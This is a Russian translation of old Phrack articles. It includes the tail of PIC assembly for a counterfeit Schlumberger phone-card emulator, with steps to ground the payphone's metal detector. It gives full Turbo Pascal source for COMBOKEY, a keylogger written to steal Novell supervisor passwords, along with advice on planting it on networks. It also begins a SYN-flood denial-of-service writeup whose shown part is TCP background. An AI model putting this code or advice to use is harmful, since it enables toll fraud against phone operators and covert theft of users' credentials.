CREDIT  btfss   PORTB,CRD_WE    ; Check if Card Write Enable is High
□goto    NO_WRT          ; Abort write operation if not...
```

```
  btfss   PORTB,CRD_RST   ; Check if Card Reset is High
  goto    NO_WRT          ; Abort write operation if not...
  incf    FUSCNT          ; Increase used-up units counter
  bsf     EE_FLAG,LSB     ; Set EEPROM Write-Flag
  bcf     INTCON,INTF     ; Clear INT Interrupt Flag
  return                  ; Mission Accomplished, return to sender

  NO_WRT  movlw   060             ; Load W with $60
  subwf   BITCNT,1        ; Subtract $60 from BITCNT
  movfw   FUSCNT          ; Load W with FUSCNT
  subwf   BITCNT,1        ; Subtract FUSCNT from BITCNT
  bnc     FUSED           ; If result is negative, unit is fused
  bcf     PORTA,CRD_DTA   ; Clear Data Output
  FUSED   bcf     INTCON,INTF     ; Clear INT Interrupt Flag
  return                  ; Mission Accomplished, return to sender

  END

  ================================================================================
```

``

``

```
  ================================================================================

  ; PIC16Cxx Micro-controller Include File

  PIC54           equ     0x1ff   ; PIC16C54 Reset Vector
  PIC55           equ     0x1ff   ; PIC16C55 Reset Vector
  PIC56           equ     0x3ff   ; PIC16C56 Reset Vector
  PIC57           equ     0x7ff   ; PIC16C57 Reset Vector
  PIC71           equ     0x000   ; PIC16C71 Reset Vector
  PIC84           equ     0x000   ; PIC16C84 Reset Vector
  INTVEC          equ     0x004   ; PIC16C71/84 Interrupt Vector

  INDIR           equ     0x000   ; Indirect File Reg Address Register
  RTCC            equ     0x001   ; Real Time Clock Counter
  PCL             equ     0x002   ; Program Counter Low Byte
  STATUS          equ     0x003   ; Status Register
  FSR             equ     0x004   ; File Select Register
  PORTA           equ     0x005   ; Port A I/O Register
  PORTB           equ     0x006   ; Port B I/O Register
  PORTC           equ     0x007   ; Port C I/O Register
  ADCON0          equ     0x008   ; PIC16C71 A/D Control Reg 0
  ADRES           equ     0x009   ; PIC16C71 A/D Converter Result Register
  EEDATA          equ     0x008   ; PIC16C84 EEPROM Data Register
  EEADR           equ     0x009   ; PIC16C84 EEPROM Address Register
  PCLATH          equ     0x00a   ; Program Counter High Bits
  INTCON          equ     0x00b   ; Interrupt Control Register
  TRISA           equ     0x005   ; Port A I/O Direction Register
  TRISB           equ     0x006   ; Port B I/O Direction Register
  TRISC           equ     0x007   ; Port C I/O Direction Register
  ADCON1          equ     0x008   ; PIC16C71 A/D Control Reg 1
  EECON1          equ     0x008   ; PIC16C84 EEPROM Control Reg. 1
  EECON2          equ     0x009   ; PIC16C84 EEPROM Control Reg. 2
  OPTION          equ     0x001   ; Option Register

  MSB             equ     0x007   ; Most-Significant Bit
  LSB             equ     0x000   ; Least-Significant Bit
  TRUE            equ     1
  YES             equ     1
  FALSE           equ     0
  NO              equ     0

  ; Status Register (f03) Bits

  CARRY           equ     0x000   ; Carry Bit
  C               equ     0x000   ; Carry Bit
  DCARRY          equ     0x001   ; Digit Carry Bit
  DC              equ     0x001   ; Digit Carry Bit
```

```
Z_BIT           equ     0x002   ; Zero Bit
Z               equ     0x002   ; Zero Bit
P_DOWN          equ     0x003   ; Power Down Bit
PD              equ     0x003   ; Power Down Bit
T_OUT           equ     0x004   ; Watchdog Time-Out Bit
TO              equ     0x004   ; Watchdog Time-Out Bit
RP0             equ     0x005   ; Register Page Select 0
RP1             equ     0x006   ; Register Page Select 1
IRP             equ     0x007   ; Indirect Addressing Reg. Page Sel.

; INTCON Register (f0b) Bits

RBIF            equ     0x000   ; RB Port change interrupt flag
INTF            equ     0x001   ; INT Interrupt Flag
RTIF            equ     0x002   ; RTCC Overflow Interrupt Flag
RBIE            equ     0x003   ; RB Port Ch. Interrupt Enable
INTE            equ     0x004   ; INT Interrupt Enable
RTIE            equ     0x005   ; RTCC Overflow Int. Enable
ADIE            equ     0x006   ; PIC16C71 A/D Int. Enable
EEIE            equ     0x006   ; PIC16C84 EEPROM Write Int. Enable
GIE             equ     0x007   ; Global Interrupt Enable

; OPTION Register (f81) Bits

PS0             equ     0x000   ; Prescaler Bit 0
PS1             equ     0x001   ; Prescaler Bit 1
PS2             equ     0x002   ; Prescaler Bit 2
PSA             equ     0x003   ; Prescaler Assignment Bit
RTE             equ     0x004   ; RTCC Signal Edge Select
RTS             equ     0x005   ; RTCC Signal Source Select
INTEDG          equ     0x006   ; Interrupt Edge Select
RBPU            equ     0x007   ; Port B Pull-up Enable

; ADCON0 Register (f08) Bits

ADON            equ     0x000   ; A/D Converter Power Switch
ADIF            equ     0x001   ; A/D Conversion Interrupt Flag
ADGO            equ     0x002   ; A/D Conversion Start Flag
CHS0            equ     0x003   ; A/D Converter Channel Select 0
CHS1            equ     0x004   ; A/D Converter Channel Select 1
ADCS0           equ     0x006   ; A/D Conversion Clock Select 0
ADCS1           equ     0x007   ; A/D Conversion Clock Select 0

; ADCON1 Register (f88) Bits

PCFG0           equ     0x000   ; RA0-RA3 Configuration Bit 0
PCFG1           equ     0x001   ; RA0-RA3 Configuration Bit 0

; EECON1 Register (f88) Bits

RD              equ     0x000   ; PIC16C84 EEPROM Read Data Flag
WR              equ     0x001   ; PIC16C84 EEPROM Write Data Flag
WREN            equ     0x002   ; PIC16C84 EEPROM Write Enable Flag
WRERR           equ     0x003   ; PIC16C84 EEPROM Write Error Flag
EEIF            equ     0x004   ; PIC16C84 EEPROM Interrupt Flag

; Some useful macros...

PUSH    macro
□movwf   TEMP_W
□swapf   STATUS,W
□movwf   TEMP_S
□endm

POP     macro
□swapf   TEMP_S,W
□movwf   STATUS
□swapf   TEMP_W
□swapf   TEMP_W,W
□endm
□END
```

```
  ============================================================================
``

---

## Система безопасности

Безопасность системы карт Schlumberger держится на двух основных вещах. Первая — металлодетектор в картридере, который обнаруживает металл там, где его быть не должно. Токопроводящие дорожки на самодельной плате — это однозначно металл. Значит, нужно придумать, как обойти эту проблему. На самом деле это не так уж сложно! Разработчики допустили одну серьёзную ошибку: если металлодетектор заземлён, он не работает. Если посмотреть на схему платы, можно заметить один большой прямоугольный участок. В этом месте нужно нанести крупную каплю припоя высотой примерно 2–3 миллиметра. Когда карта вставляется в телефон, капля касается металлодетектора, и поскольку она соединена с землёй, детектор тоже оказывается заземлён. Телефон также подсчитывает количество срабатываний металлодетектора от посторонних предметов (то есть служба безопасности телефонной компании может видеть, если кто-то пытается использовать поддельную карту без этой контрмеры!), и эта информация включается в ежедневный сервисный отчёт, который телефон отправляет на центральный компьютер.

Второй рубеж защиты — первые 12 байт карты. Это не просто серийный номер, как кажется на первый взгляд: за ним скрывается больше. Часть первого байта является контрольной суммой количества единиц в 11 следующих байтах. Второй байт всегда равен `$83` — это идентификатор электронной телефонной карты. Третий и четвёртый байты содержат количество единиц на карте: первый нибл третьего байта всегда `$1`, а в оставшихся трёх ниблах количество единиц хранится в коде BCD. Например, `$11,$22` означает 120 единиц (две единицы всегда списываются на заводе в качестве теста — см. текст Stephane Bausson!). Далее идут 4 байта серийного номера карты, 2 байта контрольной суммы карты (вычисляются с помощью 16-битного ключа, хранящегося в ПЗУ таксофона), 1 байт, который всегда равен `$11`, и наконец 12-й байт — идентификатор страны.

---

## Необходимые компоненты

```
  01 * PIC16C84, версия 4 МГц, поверхностный монтаж (корпус SOIC-18)
  01 * Керамический резонатор 4 МГц, поверхностный монтаж
  02 * Конденсатора 22 пФ, поверхностный монтаж (типоразмер 1206)
  01 * Односторонняя плата толщиной 0,8 мм с фоторезистом P20
```

Конструкция

Поскольку этот проект явно не предназначен для начинающих в электронике, я не буду вдаваться в азы пайки и травления печатных плат. Если вы в этом не разбираетесь — попросите помощи у знакомого, который разбирается. Если захотите связаться со мной — пишите в Phrack и попросите переслать письмо, так как я хочу сохранить анонимность. Этот проект, вероятно, сильно расстроит многих телефонных операторов, и в первую очередь — ребят из Schlumberger Tech.

```

UUEncoded-часть

В этой части файла вы найдёте макеты печатных плат для Tango PCB, а также бинарные файлы HP LaserJet, которые выводят схему платы при печати из DOS командой `PRINT`.

Здесь же вы найдёте другую версию исходного кода — для использования в случае, если ваш программатор PIC не поддерживает программирование 64-байтного массива Data EEPROM.

``

[Таблица из 17 файлов — бинарный UUEncoded-блок (telecard.zip) опущен]

``

COMBOKEY и простое искусство PC-хакинга

— или —

KeyTrap: возвращение

Автор: Sendai
(с извинениями перед Dcypher)

> *ПРИМЕЧАНИЕ: Разумеется, я не несу никакой ответственности, если вы воспользуетесь этим и вас выгонят из школы или что-нибудь ещё в том же роде. К тому же, зачем быть таким тупым и давать себя поймать? :-) Так что будьте осторожны и получайте удовольствие. Не тупите.*

Что вам нужно знать, чтобы это имело смысл

• Хотя бы базовые знания TurboPascal и ассемблера 8086
• Терпимое понимание того, как PC на самом деле работает, или
• Экземпляр «MS-DOS Programmer's Reference» от Queue
• Экземпляр той жёлтой книги «Indespensable PC Hardware Reference»

Итак, поехали...

С некоторой неудовлетворённостью прочитал я на днях статью Dcypher про KeyTrap (ну да, я немного отстал по выпускам — и что с того!). Я сам баловался версией подобного инструмента, которую впервые написал примерно пять лет назад ещё в старшей школе, и мне кажется, моя версия немного проще для понимания.

Так что покажу вам свою версию, объясню, как эта штука работает, и надеюсь, кому-нибудь она скрасит день.

Замечу, что единственной причиной написать эту штуку было желание записывать пароли в сети Novell. Программа записывает все нажатия клавиш, но реальная ценность её вне хакинга весьма ограничена.

Занятный факт: с этой программой у меня в среднем уходило около шести часов, чтобы захватить учётку супервизора в каждой сети Novell, которую я взламывал. Уверен, вы справитесь быстрее. ;-)

PC KEYBOARD HANDLING 101

Итак, краткий ликбез для тех, кто новичок в PC. Когда на PC нажимают клавишу, генерируется прерывание 9 (прерывание клавиатуры), и машина обращается к адресу 9-й процедуры обслуживания прерывания (ISR). ISR, как правило, находится в ROM; сам же вектор прерывания — нет.

Кейлоггер — это программа, которая просто встраивается в обработчик прерывания 9, заменяя старый вектор своим адресом. Благодаря этому, каждый раз при нажатии клавиши мы об этом узнаём.

Знакомьтесь: COMBOKEY (то есть кейлоггер)

Моя стратегия отличается от Dcypher тем, что я не лезу напрямую к железу клавиатуры. COMBOKEY просто вызывает старый ISR, а затем заглядывает в буфер клавиатуры BIOS, чтобы узнать, какая клавиша была нажата. Да, хитрые комбинации вроде Ctrl+Shift+Right Alt+F2+Z вы так не поймаете, но мне нужны только пароли.

Когда нажата новая клавиша, она сбрасывается в буфер. Когда буфер заполнен, ничего не происходит. Запись в файл оставляю читателю в качестве упражнения.

Моя любимая фишка — это то, что в COMBOKEY есть своего рода API. Прерывание 255 также перехватывается и предоставляет «пользователю» интерфейс к работающей копии COMBOKEY. Но просто так сунуться в 255, чтобы убить COMBOKEY, получить дамп буфера или что-то ещё, не получится. Сначала нужно отправить комбинацию.

Посмотрите на секцию `const` в COMBOKEY — там есть константный массив из четырёх байт. Замените эти числа на что угодно. Чтобы использовать интерфейс COMBOKEY, нужно последовательно отправить каждый из этих байт в AX в ISR 255. Посмотрите на процедуру `DoCombo` в Dump или Kill, чтобы понять суть.

После отправки комбинации отправляется ещё один байт, обозначающий команду.

```
{ Source notes:
  This'll compile on TurboPascal 6 or better.  Might even work with 5.
  Why Turbo?  Cause it generates damn tight code, and it's much more readable
  for the newbies than all assembly. }

{ComboKey - It's a TSR, so we gotta do the mem setup. }
{$M 1024, 0, 2100}
program ComboKey;

uses Dos; { For Keep() }

const
     DUMP_BUFFER = $C0;
     KILL_RECORDER = $C1;
     GET_INFO = $C2;

     BUFSIZE = 2048;     { In bytes, NOT paragraphs! }
     DISPLAY_MAX = 100;
     combo: Array[0..3] of Byte = ( 01, 01, 19, 74 );

type
     PBuf = ^TBuf;
     TBuf = Array[0..BUFSIZE-1] of Byte;
     PInfoRec = ^TInfoRec;
     TInfoRec = record
          buffer_size: Word;  { Word is 16 bit, unsigned }
          overwrite: Word;
          buffer_ptr: Word;
     end;
```

```
var
     old9o, old9s: Word; { Must be in this order! }
     wptr: Word absolute $40:$1c; { Ptr to next avail slot in kbd buffer }
     q_top: Word absolute $40:$80;
     q_bot: Word absolute $40:$82;
     buffer: PBuf;
     buf_ptr: Word;
     overwrite_ctr: Word;
     last_wptr: Word;
     tumbler: Byte; { How many numbers in the combo right so far? }

procedure SetVector( int: Byte; s, o: Word);
     begin
          asm
               push ds
               cli
               mov  ah, 25h
               mov  al, int
               mov  ds, s
               mov  dx, o
               int  21h
               sti
               pop  ds
          end;
     end;

procedure NewInt09(Flags, CS, IP, AX, BX, CX, DX, SI, DI, DS, ES, BP: Word);
interrupt;
     var
          offset: Word;
          c: Byte;
          l: Word;
          ctr: Word;
     begin
          { First call the old handler.  Do the pushf,  cause this is an
            interrupt handler. }
          asm
               pushf
               call dword ptr [old9o]   { Since old9s is next, it works }
               cli
          end;

          { This isn't a press, but a release - ignore it. }
          if last_wptr = wptr then Exit;

          last_wptr:=wptr;

          { Did the queue just wrap? }
          if (wptr = q_top) then offset:=q_bot-2
          else offset:=wptr-2;

          Inc(buf_ptr);
          if (buf_ptr = BUFSIZE) then begin { we'd write it, but oh well. }
               buf_ptr:=0;
               Inc(overwrite_ctr);
          end;

          buffer^[buf_ptr]:=Mem[$40:offset];

          asm
               sti
          end;
     end;

{ Here's the interface system.  Don't bother saving the old $FF,
cause who uses it anyway?! }
procedure NewIntFF(Flags, CS, IP, AX, BX, CX, DX, SI, DI, DS, ES, BP: Word);
interrupt;
     var
          command: Word;
          res, rdi: Word;
```

```
          infoptr: PInfoRec;
          l: Word;
     begin
          command:=AX;
          res:=ES;
          rdi:=DI;

          if tumbler=4 then begin  { we have a winner... }
          tumbler:=0;
               asm
                    sti
               end;

               case command of
                    DUMP_BUFFER: begin
                         asm
                                   push ds
                              mov  cx, BUFSIZE
                              mov  es, [res]
                              mov  di, [rdi]
                              mov  ax, [WORD PTR buffer+2]
                              mov  ds, ax
                              mov  ax, [WORD PTR buffer]
                              mov  si, ax

                              cld
                              rep  movsb
                              pop  ds
                         end;
                    end;

                    KILL_RECORDER: begin
                         SetVector(9, old9s, old9o);
                    end;

                    GET_INFO: begin
                         asm
                              mov  es, [res]
                              mov  di, [rdi]
                              mov  ax, BUFSIZE
                              mov  es:[di], ax
                              mov  ax, [overwrite_ctr]
                              mov  es:[di+2], ax
                              mov  ax, [buf_ptr]
                              mov  es:[di+4], ax
                         end;
                    end;
               end;

               asm
                    cli
               end;
          end;

          if command=combo[tumbler] then Inc(tumbler)
          else tumbler:=0;
     end;

begin
     asm
          mov  ah, $35
          mov  al, 9
          int  $21

          mov  ax, es
          mov  old9s, ax
          mov  old9o, bx
     end;

     SetVector(9, Seg(NewInt09), Ofs(NewInt09));
     SetVector(255, Seg(NewIntFF), Ofs(NewIntFF));
```

```
      buffer:=New(PBuf);
      buf_ptr:=0;
      overwrite_ctr:=0;
      last_wptr:=0;
      tumbler:=0;

      Keep(0);
end.
```

Следом идут ещё две программы: Dump и Kill. Они просто используют интерфейс для выполнения соответствующих действий.

Правила хорошего тона при работе с COMBOKEY

Использование COMBOKEY требует немалой доли социальной инженерии. Поскольку программа работает только на той машине, куда вы её установили, нужно сначала понять, где именно её ставить, чтобы добиться максимального эффекта. (Или проявить находчивость и поставить её на каждую машину вокруг.)

Чтобы получить максимум удовольствия, сначала раздобудьте пароль супервизора, а потом поместите эту программу в стартовую последовательность сети. И дальше — полная свобода.

Программа становится по-настоящему интересной, когда ваша сеть оснащена TCP/IP-приложениями вроде Telnet, и какой-нибудь олух подключил свою домашнюю машину к Интернету и заходит на неё под root прямо из вашей сети. Вот тут начинается веселье.

Идеи для развития

Если у меня когда-нибудь дойдут руки, было бы здорово использовать IPX-интерфейс для широковещательной рассылки нажатий клавиш на ожидающую машину — для мгновенной обратной связи.

Следующая идея — сделать аппаратную версию на базе небольшого микроконтроллера. Motorola 68HC11 подошёл бы отлично. Это избавило бы от надоедливой проблемы с перезагрузкой машины или отключением питания.

Ну что ж. Комментарии и прочее — на jsrs@cyberspace.com. Удачной охоты.

Исходный код

```
{ Kills the keyrecorder }
program Kill;

const
      combo0 = 01;
      combo1 = 01;
      combo2 = 19;
      combo3 = 74;

      KILL_RECORDER = $C1;
```

```
  procedure ResetCombo;
       var
       l: Word;
     begin
       for l:=1 to 4 do asm
            mov  ax, 0
           int   $ff
        end;
     end;

  procedure DoCombo;
       begin
            asm
                 mov  ax, combo0
                 int  $ff
                 mov  ax, combo1
                 int  $ff
                 mov  ax, combo2
                 int  $ff
                 mov  ax, combo3
                 int  $ff
            end;
       end;

  begin
       ResetCombo;
       DoCombo;
       asm
            mov  ax, KILL_RECORDER
            int  $ff
       end;
  end.
```

```
  { Syntax:
       DUMP DESTFILE.FIL

    This'll dump the buffer information and contents to the file.  If
    no file is given, it goes to the screen. }

  program Dump;

  const
       combo0 = 01;
       combo1 = 01;
       combo2 = 19;
       combo3 = 74;

       DUMP_BUFFER = $C0;
       GET_INFO = $C2;

  type
       PInfoRec = ^TInfoRec;
       TInfoRec = record
            buffer_size: Word;
            overwrite: Word;
            buffer_ptr: Word;
       end;

  var
       info: TInfoRec;
       buffer: Array[0..8191] of Byte;
       l: Word;
       f: Text;

  procedure ResetCombo;
       var
            l: Word;
       begin
            for l:=1 to 4 do asm
```

```
               mov  ax, 0
               int  $ff
          end;
     end;

procedure DoCombo;
     begin
          asm
               mov  ax, combo0
               int  $ff
               mov  ax, combo1
               int  $ff
               mov  ax, combo2
               int  $ff
               mov  ax, combo3
               int  $ff
          end;
     end;

begin
   Assign(f, ParamStr(1));
   Rewrite(f);

   ResetCombo;

     DoCombo;
     asm
          mov  ax, SEG info
          mov  es, ax
          mov  di, OFFSET info
          mov  ax, GET_INFO
          int  $ff
     end;

     writeln(f,'Buffer size: ',info.buffer_size);
     writeln(f,'Buffer ptr:  ',info.buffer_ptr);
     writeln(f,'Overwrite:   ',info.overwrite);

     DoCombo;
     asm
          mov  ax, SEG buffer
          mov  es, ax
          mov  di, OFFSET buffer
          mov  ax, DUMP_BUFFER
          int  $ff
     end;

     for l:=0 to info.buffer_ptr do begin
          write(f, Char(buffer[l]));
          if buffer[l] = 13 then write(f,#10);
     end;

     Close(f);
end.
```

Project Neptune

Автор: daemon9 / route / infinity
для Phrack Magazine
Июль 1996, Guild Productions

Комментарии: route@infonexus.com

Этот проект представляет собой всестороннее исследование TCP SYN-флудинга. Возможно, вы задаётесь вопросом: зачем столь подробный разбор TCP SYN-флудинга? По всей видимости, кто-то должен был это сделать. Этим кем-то оказался я (мне нужно найти нормальное хобби). Проект SYNflood включает данный технический документ с аннотированными дампами сетевого монитора и полностью рабочим исходным кодом для Linux.

Введение

TCP SYN-флудинг — это атака типа «отказ в обслуживании» (DoS). Как и большинство DoS-атак, она не эксплуатирует программную ошибку, а использует недостаток в реализации конкретного протокола. Например, DoS-атаки методом почтовых бомб работают потому, что большинство SMTP-агентов «не разборчивы» и принимают всё, что им отправляют. Флуд ICMP_ECHO эксплуатирует тот факт, что большинство ядер будут просто отвечать на запросы ICMP_ECHO один за другим, до бесконечности. Мы увидим, что DoS-атаки TCP SYN-флуда работают из-за текущей реализации протокола установления соединения TCP.

Обзор

Данный документ задуман как полное введение в TCP SYN-флудинг (далее — SYN-флудинг). В нём атака рассматривается детально, включая всю необходимую справочную информацию. Документ разбит на разделы:

- Раздел I. Справочная информация по TCP
- Раздел II. Структуры памяти TCP и очередь backlog
- Раздел III. Обработка входящих пакетов TCP
- Раздел IV. Атака
- Раздел V. Сетевой трейс
- Раздел VI. Neptune.c
- Раздел VII. Обсуждение и предотвращение
- Раздел VIII. Ссылки

(Читателям, незнакомым с набором протоколов TCP/IP, рекомендуется сначала ознакомиться с материалом по адресу: ftp://ftp.infonexus.com/pub/Philes/NetTech/TCP-IP/tcipIp.intro.txt.gz)

Участники

```
A:      Целевой хост
X:      Недостижимый хост
Z:      Атакующий хост
Z(x):   Атакующий, маскирующийся под недостижимый хост
```

Условные обозначения схем

В документе используются несколько схем сетевых транзакций. Их следует интерпретировать согласно следующему примеру:

```
тик   хост a      флаги       хост b
```

тик: единица времени. Различий в том, *сколько* именно времени проходит между тиками, не делается — важен лишь сам факт течения времени. Как правило, промежутки небольшие.

хост a: машина, участвующая в TCP-диалоге.

флаги: поле показывает установленные управляющие биты TCP-заголовка и направление передачи данных.

хост b: машина, участвующая в TCP-диалоге.

Например:

```
1       A       ---SYN--->      B
```

В данном случае в первый рассматриваемый момент времени хост A отправляет хосту B TCP-сегмент с установленным битом SYN. Если не оговорено иное, содержимое данных TCP-сегмента нас, как правило, не интересует.

Раздел I. Справочная информация по TCP

TCP — это ориентированный на соединение надёжный транспортный протокол. TCP отвечает за сокрытие сетевых деталей от верхних уровней. Ориентированность на соединение подразумевает, что два хоста, участвующих в обмене, должны сначала установить соединение, прежде чем смогут обмениваться данными. В случае TCP это делается с помощью трёхстороннего рукопожатия (three-way handshake). Надёжность может обеспечиваться разными способами, но нас интересуют только два из них: нумерация данных (sequencing) и подтверждение получения (acknowledgement). TCP назначает порядковые номера каждому байту в каждом сегменте и подтверждает все байты данных, полученные от другой стороны. (Пакеты ACK потребляют порядковый номер, но сами по себе не подтверждаются. Это было бы абсурдом.)

Установление соединения TCP

Для обмена данными с использованием TCP хосты должны установить соединение. TCP устанавливает соединение в три шага — этот процесс называется трёхсторонним рукопожатием. Если машина A выполняет клиентскую программу и хочет подключиться к серверной программе на машине B, процесс выглядит следующим образом:

```
                  рис.(1)
1       A       ---SYN--->      B
```

```
2       A    <---SYN/ACK---     B

3       A       ---ACK--->      B
```

На шаге (1) клиент сообщает серверу о намерении установить соединение. Единственная цель флага SYN именно в этом. Клиент сообщает серверу, что поле порядкового номера содержит корректное значение и должно быть проверено. Клиент устанавливает поле порядкового номера в TCP-заголовке равным своему ISN (начальному порядковому номеру). Сервер, получив этот сегмент (2), ответит собственным ISN (поэтому флаг SYN установлен) и подтверждением (ACK) первого сегмента клиента (равным ISN клиента + 1). Затем клиент подтверждает ISN сервера (3). После этого возможна передача данных.

Управляющие флаги TCP

Существует шесть управляющих флагов TCP. Нас интересуют только три из них, остальные приведены для полноты картины:

***SYN: Синхронизация порядковых номеров**
Поле порядкового номера является корректным. Этот флаг действителен только во время трёхстороннего рукопожатия. Он сообщает принимающему TCP о необходимости проверить поле порядкового номера и запомнить его значение как начальный порядковый номер инициатора соединения (как правило, клиента). Порядковые номера TCP можно представить как 32-битные счётчики. Они принимают значения от 0 до 4 294 967 295. Каждый байт данных, передаваемых через TCP-соединение (вместе с определёнными флагами), нумеруется. Поле порядкового номера в TCP-заголовке будет содержать номер *первого* байта данных в TCP-сегменте.

***ACK: Подтверждение**
Поле номера подтверждения является корректным. Этот флаг установлен почти всегда. Поле номера подтверждения в TCP-заголовке содержит значение следующего *ожидаемого* порядкового номера (от другой стороны) и одновременно подтверждает получение ***всех*** данных (от другой стороны) вплоть до этого номера ACK минус один.

***RST: Сброс**
Уничтожить указанное соединение. Все структуры памяти демонтируются.

URG: Срочность
Указатель срочных данных является корректным. Это способ TCP реализовать данные вне диапазона (OOB). Например, в telnet-соединении нажатие `ctrl-c` на стороне клиента считается срочным и вызовет установку этого флага.

PSH: Проталкивание
Принимающий TCP не должен буферизировать эти данные, а должен передать их приложению как можно скорее. Этот флаг должен всегда быть установлен в интерактивных соединениях, таких как telnet и rlogin.

FIN: Завершение
Передающий TCP закончил отправку данных, но по-прежнему готов принимать данные.

Порты

Для предоставления одновременного доступа к модулю TCP протокол TCP обеспечивает пользовательский интерфейс, называемый портом. Порты используются ядром для идентификации сетевых процессов. Они являются сущностями исключительно транспортного уровня. Вместе с

IP-адресом TCP-порт образует конечную точку сетевых коммуникаций. Фактически в любой момент времени *все* интернет-соединения могут быть описаны четырьмя числами: IP-адрес источника, порт источника, IP-адрес назначения и порт назначения. Серверы привязаны к «хорошо известным» портам, чтобы их можно было найти на стандартном порту на разных системах. Например, демон telnet работает на TCP-порту 23.

Раздел II. Структуры памяти TCP и очередь backlog

Для детального рассмотрения темы SYN-флудинга необходимо изучить структуры памяти, которые TCP создаёт при поступлении SYN от клиента и ожидании соединения (то есть соединения, находящегося где-то в процессе трёхстороннего рукопожатия, когда TCP находится в состоянии SYN_SENT или SYN_RCVD).

BSD

В сетевом коде в стиле BSD для каждого ожидающего TCP-соединения выделяется три структуры памяти (мы не рассматриваем структуру процесса (proc) и структуру файла, однако читатель должен знать об их существовании):

Структура сокета (socket{}):
Содержит информацию, относящуюся к локальной стороне канала связи: используемый протокол, информацию о состоянии, адресную информацию, очереди соединений, буферы и флаги.

Структура блока управления протоколом Интернет (inpcb{}):
PCB используются на транспортном уровне TCP (и UDP) для хранения различных данных, необходимых TCP. В них хранятся: информация о состоянии TCP, информация об IP-адресах, номера портов, прототип и опции IP-заголовка, а также указатель на запись таблицы маршрутизации для адреса назначения. PCB создаются для заданного TCP-сервера при вызове сервером listen().

Структура блока управления TCP (tcpcb{}):
Блок управления TCP содержит специфичную для TCP информацию: данные таймеров, информацию о порядковых номерах, статус управления потоком и данные OOB.

Linux

В Linux используется другая схема распределения памяти для хранения сетевой информации. Структура сокета по-прежнему применяется, однако вместо pcb{} и tcpcb{} используются:

Структура Sock (sock{}):
Специфичная для протокола информация; большинство структур данных относятся к TCP. Это очень крупная структура.

Структура SK (sk_buff{}):
Содержит дополнительную специфичную для протокола информацию, включая информацию о заголовках пакетов, а также содержит sock{}.

По словам Alan Cox:

Inode — это inode, хранящий сокет (это может быть фиктивный inode для не-файловых системных сокетов, таких как IP); сокет содержит обобщённые методы высокого уровня; struct sock является объектом, специфичным для протокола, хотя все, кроме нескольких экспериментальных высокопроизводительных элементов, используют одну и ту же обобщённую struct sock и вспомогательный код. Она содержит цепочки линейных буферов (struct sk_buff).

```
[ struct inode -> struct socket -> struct sock -> chains of sk_buff's ]
```

Очередь backlog

Это крупные структуры памяти. Каждый раз, когда клиентский SYN поступает на допустимый порт (порт, на котором TCP-сервер выполняет listen()), они должны выделяться. Если бы ограничений не было, загруженный хост легко мог бы исчерпать всю свою память только из-за обработки TCP-соединений. (Это стало бы ещё более простой DoS-атакой.) Однако существует верхний предел количества одновременных запросов на соединение, которые может иметь заданный TCP для данного сокета. Этот предел — backlog, длина очереди, в которой хранятся входящие (ещё незавершённые) соединения. Ограничение на длину этой очереди распространяется как на количество незавершённых соединений (трёхстороннее рукопожатие не завершено), так и на количество завершённых соединений, которые не были извлечены из очереди приложением с помощью вызова accept(). При достижении этого предела backlog мы увидим, что TCP будет молча отбрасывать все входящие запросы на соединение, пока ожидающие соединения не смогут быть обработаны.

Значение backlog невелико. Это и не нужно. В нормальных условиях TCP весьма оперативно обрабатывает установку соединений. Даже если соединение поступило, когда очередь была заполнена, весьма вероятно, что когда клиент повторно передаст свой сегмент запроса на соединение, принимающий TCP снова будет иметь место в своей очереди. Различные реализации TCP имеют разные размеры backlog. В сетевом коде в стиле BSD также существует «льготная» надбавка в 3/2. То есть TCP допустит до backlog*3/2+1 соединений. Это позволит сокету установить хотя бы одно соединение, даже если он вызывает listen с backlog равным 0. Некоторые распространённые значения backlog:

```
                    рис.(2)

   ОС              Backlog   BL+Grace  Примечания
-------------------------------------------------------------------------
SunOS 4.x.x:          5         8
IRIX 5.2:             5         8
Solaris
Linux 1.2.x:         10        10    Linux не имеет данной льготной надбавки.
FreeBSD 2.1.0:                 32
FreeBSD 2.1.5:                128
Win NTs 3.5.1:        6         6    NT, похоже, не имеет этой надбавки.
Win NTw 4.0:          6         6    NT имеет ничтожный backlog.
```

Раздел III. Обработка входящих пакетов TCP

Чтобы понять, на каком именно этапе работает атака, необходимо проследить за тем, как принимающий TCP обрабатывает входящий сегмент. Следующее описание справедливо для сетевого кода в стиле BSD; рассматриваются только процессы, относящиеся к данной статье.

Пакет поступает и мультиплексируется вверх по стеку протоколов к TCP. Состояние TCP — LISTEN:

Получение информации из заголовков:
TCP извлекает TCP- и IP-заголовки и сохраняет информацию в памяти.

Проверка контрольной суммы TCP:
К сегменту применяется стандартная интернет-контрольная сумма. В случае неудачи ACK не отправляется, сегмент отбрасывается — предполагается, что клиент повторно его передаст.

Поиск PCB{}:
TCP находит pcb{}, связанный с соединением. Если он не найден, TCP отбрасывает сегмент и отправляет RST. (Кстати: именно так TCP обрабатывает соединения, поступающие на порты, на которых нет сервера, выполняющего listen().) Если PCB{} существует, но состояние CLOSED, сервер не вызвал connect() или listen(). Сегмент отбрасывается, но RST не отправляется. Ожидается, что клиент повторно передаст свой запрос на соединение. Мы увидим это явление при обсуждении «Аномалии Linux».

Создание нового сокета:
Когда сегмент поступает на listen()-сокет, создаётся дочерний сокет. Именно здесь создаются socket{}, tcpcb{} и ещё один pcb{}. TCP на данном этапе не привязан к соединению, поэтому устанавливается флаг, указывающий TCP уничтожить сокет (и демонтировать структуры памяти) в случае ошибки. Если достигнут предел backlog, TCP считает это ошибкой и отклоняет соединение. Мы увидим, что именно поэтому атака и работает. В противном случае состояние нового сокета TCP — LISTEN, и предпринимается попытка завершить пассивное открытие.

Отбрасывание при RST, ACK или отсутствии SYN:
Если сегмент содержит RST, он отбрасывается. Если он содержит ACK, он отбрасывается, отправляется RST и структуры памяти демонтируются (ACK в данный момент для этого соединения не имеет смысла и считается ошибкой). Если в сегменте не установлен бит SYN, он отбрасывается. Если сегмент содержит SYN, обработка продолжается.

Обработка адресов и т.д.:
TCP получает адресную информацию клиента в буфер, подключает свой pcb{} к клиенту, обрабатывает опции TCP и инициализирует свой начальный порядковый номер отправки (ISS).

Подтверждение SYN:
TCP отправляет клиенту SYN, ISS и ACK. В этот момент устанавливается таймер установления соединения на 75 секунд. Состояние меняется на SYN_RCVD. Теперь TCP привязан к сокету. Мы увидим, что именно в этом состоянии будет находиться целевой TCP в разгар атаки, поскольку ожидаемый ответ клиента так и не поступит. Состояние остаётся SYN_RCVD до истечения таймера установления соединения, после чего все структуры памяти, связанные с соединением, уничтожаются, и сокет возвращается в состояние LISTEN.
